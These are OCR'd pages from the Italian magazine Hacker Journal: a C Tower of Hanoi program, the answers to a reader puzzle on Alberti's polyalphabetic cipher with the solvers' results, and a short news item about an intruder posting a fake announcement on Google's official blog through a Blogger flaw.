void Hanoi ( int * mossa, int n, int src, int dest);


int main ()
{
   int mossa = 1;
   int ndischi =3;  /* nr. totale dischi n */
    /* il counter mossa e' passato per riferimento */
   Hanoi (&mossa, ndischi, 0, 2); /* chiamata iniziale */
   return 0;
}

void Hanoi ( int * mossa, int n, int src, int dest)
{
   int aux; /* indice del piolo ausiliario */
   if (n>0) /* test caso terminazione */
      {
      aux = 3- (src+dest); /* calcola piolo ausiliario */
      Hanoi (mossa, n-1, src, aux);
       printf ("%d)src %d->dest %d\n", *mossa, src, dest); /* stampa lo spostamento
da eseguire */
      *mossa = *mossa+1;   /* incrementa contatore mossa */
      Hanoi (mossa, n-1, aux, dest);
      }
}
```



Cervelli rotanti: LE RISPOSTE!

Tra cifrari, basi, rotazioni e chiavi nascoste, qualcuno ce l'ha fatta comunque... ecco chi



I cyberenigmi dedicati ai grandi del passato spesso ci solleticano più degli altri. Ecco di seguito i quesiti che avevamo proposto:

Per tutti: sfogliamo Hacker Journal (numero 109) e scopriamo chi può definirsi l'inventore dei **cifrari polialfabetici**. Il suo nome completo ha 10011 lettere.

Per esperti: Il messaggio in cifra è
Z2M2Z3S3EVZZVIXV4PVMLV2ZI2C
VQ3A1VVPM3MFXVE3VMQVIRME2
DVMQ2ZVEVZZ2AX3QQ2M2Z3S3
Per decifrarlo, lasciamo i 10 (numero binario...) dischi nella posizione in cui si trovano qui sotto. Ogni lettera sul disco esterno corrisponde alla soluzione sul disco interno mobile. La lettera U qui non esiste... si usa la V. Niente spazi e le accentate sono codificate senza accento. La lunghezza in lettere del messaggio permette di affrontare l'enigma per geni.



Per geni: la lunghezza del messaggio va convertita da decimale a ottale. Il messaggio che si ottienere dopo l'operazione di decifratura va ricodificato, ma attenzione! Dopo 0x13 caratteri il disco piccolo interno minuscolo e mobile va fatto slittare verso sinistra (o ruotare in senso antiorario) di un numero di caratteri pari alla prima cifra del numero ottale di cui sopra. Dopo altri 0x13 caratteri, il disco interno deve slittare ancora verso sinistra (o in senso antiorario), di un numero di caratteri pari alla seconda cifra del numero ottale. Dopo altri 0x13 caratteri, il disco interno slitterà verso sinistra (o in senso antiorario) di un numero di caratteri pari alla terza e ultima cifra del numero ottale. Come risulta il nuovo messaggio in codice? Aiutino: i primi 0x13 (esadecimale) caratteri hanno codifica uguale a quella già mostrata nel quesito per esperti.

Per super hacker: Chi sa scrivere un programma che automatizza la produzione di questo cifrario polialfabetico risparmiandoci la fatica di fare tutto a mano?


:: Le risposte!

Hanno risposto in pochi, ma perché... c'è poco tempo. E poi anche perché, lo ammettiamo, i numeri interessati da questi quesiti sono usciti nel periodo estivo e certo non si può pretendere che la gente si dedichi ad enigmi di questo tipo piuttosto che stare in spiaggia, no?

DUE RISULTATI, UN ENIGMA

Ci scusiamo con seb, perché non c'è spazio per pubblicare il suo (ottimo) codice. Ma abbiamo un'ultima domanda da fare.
Notiamo le soluzioni per geni di Mirko e di yans86. Sono diverse! (quella di seb dà lo stesso risultato di quella di yans86).
Di solito non pubblichiamo codice lungo, perché è impossibile copiarlo a mano. Ma stavolta il codice non è da copiare... è da studiare. Se abbiamo due risultati diversi... quale sarà il programma esatto? E perché?





▲*Decenni fa servivano computer grandi come intere stanze per decifrare enigmi ben più semplici dei nostri!*

In fondo i nostri enigmi non erano particolarmente difficili e siamo sicuri che ancora molte altre risposte arriveranno alla casella di posta elettronica della redazione: il bello del Cyberenigma è che non c'è un limite di tempo per far arrivare le risposte, quindi se siete incuriositi... vi consigliamo di riprendere in mano i quesiti proposti e provare a darci dentro. Potete sempre usare queste due pagine come confronto per capire se i vostri sforzi sono sulla giusta strada o se invece vi siete persi qualcosina per strada...

Per motivi tecnici questo numero viene preparato con molto anticipo e in tanti stanno ancora leggendo il cyberenigma originale. Probabilmente aumenteremo la distanza tra un enigma e le risposte per dare modo a tutti di fare in tempo. In ogni caso, qualcuno che è arrivato in tempo c'è!

Per tutti: mercenario88.

Per super hacker: PRIMO arrivato, **Mirko Siciliano** (15 anni!), che ha usato Python dimostrando come questo linguaggio continui ad affermarsi come uno strumento estremamente versatile e al tempo stesso potente.
Ecco la sua mail:

Per tutti: Leon Battista Alberti

Per esperti: lanalisidellefreqvenzealfabeticheevningredientefondamentaledellacrittanalisi (l'analisi delle frequenze alfabetiche è un ingrediente fondamentale della crittanalisi).

Per geni: Z2M2Z3S3EVZZVIXV4PV LIT1XG1BTP24ZTTOL2LEVTD2TLP TGQLD1CTLP1SQAQSSV1RXMMV FVSXOX

Per super hacker: Ho usato Python. Lo script si può scaricare dall'indirizzo http://mirkosic.altervista.org/alberti_ByMirkos.py

Complimenti Mirko.
Segnaliamo poi anche **yans86**, che ha scritto in C. Una buona scelta, coraggiosa e inventiva, che è stata premiata. La sua mail è questa:

Per tutti: ovviamente l'inventore è Leon Battista Alberti. Per esperti: il messaggio decifrato è: lanalisidellefreqvenzealfabeticheevningredientefondamentaledellacrittanalisi cioè...

"l' analisi delle frequenze alfabetiche è un ingrediente fondamentale della crittanalisi".



▲*La macchina Enigma è da sempre uno degli strumenti più ingegnosi per la codifica e decodifica dei messaggi.*

Per geni: il messaggio "ricifrato" è:

Z2M2Z3S3EVZZVIXV4PVLIT1XG1BT
P24ZTTOL2LDTSC1SIOSFPICZBSIO
ZQO3OQQSXPTIISDSQTMT

Per superhacker: ho fatto un programma in C. Può essere tranquillamente compilato con il gcc! L'unico accorgimento è che come parametro a gcc bisogna passare -lm. Questo perché se no la funzione `pow` nella libreria math.h non viene riconosciuta!



▲*Certo, non siamo al livello de Il Codice da Vinci, ma i nostri Cyberenigma sono comunque divertenti, no?*

Purtroppo il programma è fin troppo esteso per le esigenze grafiche di impaginazione del nostro Hacker Journal e non siamo in grado, in questo momento, di pubblicarlo su queste colonne. Stiamo rimettendo in piedi il nostro sito, quindi cercheremo di far approdare alle nostre pagine web il frutto dell'ingegno di jans86

E infine **seb**, anche lui con il linguaggio C. Non abbiamo spazio per pubblicarlo, ma si sappia che la sua soluzione per geni coincide con quella fornita da yans86. C'è un motivo per cui precisiamo... ed è scritto in uno dei riquadri di queste pagine. Da un cyberenigma salta sempre fuori qualcosa. E dunque, anche stavolta... arrivederci al prossimo cyberenigma!

Barg the Gnoll
gnoll@hackerjournal.it



BLOG BUCATO, GOOGLE SMASCHERATO

Google è forte, corazzato, sicuro. I suoi servizi sono a prova di bomba. La tecnologia è inattaccabile, precisa e impeccabile. Così si diceva sul blog ufficiale dell'azienda qualche tempo fa. Poi... Be', poi qualcuno ha bucato le difese, superato gli ostacoli, è penetrato nelle maglie della struttura informatica di uno dei veri colossi di Internet e... ha lasciato il segno. Proprio sul blog ufficiale di Google.

Grazie a una falla nella programmazione di Blogger, lo strumento di creazione, scrittura e gestione di blog targato Google, qualcuno è stato in grado di infiltrarsi e pubblicare un post sul bloc istituzionale. Ecco cosa si poteva leggere:

Dopo lunghe e coscienziose riflessioni, Google ha deciso di non portare avanti il progetto click-to-call.

Negli ultimi giorni è stato ripreso dai media perché si parlava di un accordo di Google con eBay. Noi però consideriamo un accordo click-to-call con eBay un approccio monopolistico che potrebbe danneggiare le piccole imprese che operano nell'area CRM

Possibile che Google annunci pubblicamente la rinuncia a un affare con eBay che avrebbe potuto rafforzare ulteriormente la sua posizione di predominio online? Possibile che una tale rinuncia possa avvenire così, proprio dal blog istituzionale? Ovviamente no: si è trattata di una vera e propria incursione effettuata da un pirata che ha preso di mira uno dei simboli dello strapotere online di questo ultimo periodo: Google, appunto. L'ironia della sorte ha voluto che proprioi negli stessi giorni in cui compariva questo post, sul blog di google si sprecavano parole per elogiare gli elevati standard di sicurezza di Blogger e di tutti gli altri servizi offerti dalla casa del più famoso (e potente) motore di ricerca del mondo. Be', complimenti... Complimenti sopratutto perché per ammettere l'esistenza di una falla di tale portata all'interno dello strumento che gestisce e controlla milioni di blog ci è voluta un'incursione esterna. Va bene voler essere sempre più grandi e sempre migliori, ma cercare di affiancare alla crescita e all'ambizione un po' di onestà non farebbe certo male!
Meno male che ci sono gli hacker...

◄Per dimostrare i problemi di sicurezza di Blogger, lo strumento che gestisce milioni di blog, appartenente a Google, qualcuno è penetrato nel blog istituzionale e ha pubblicato una notiza fasulla.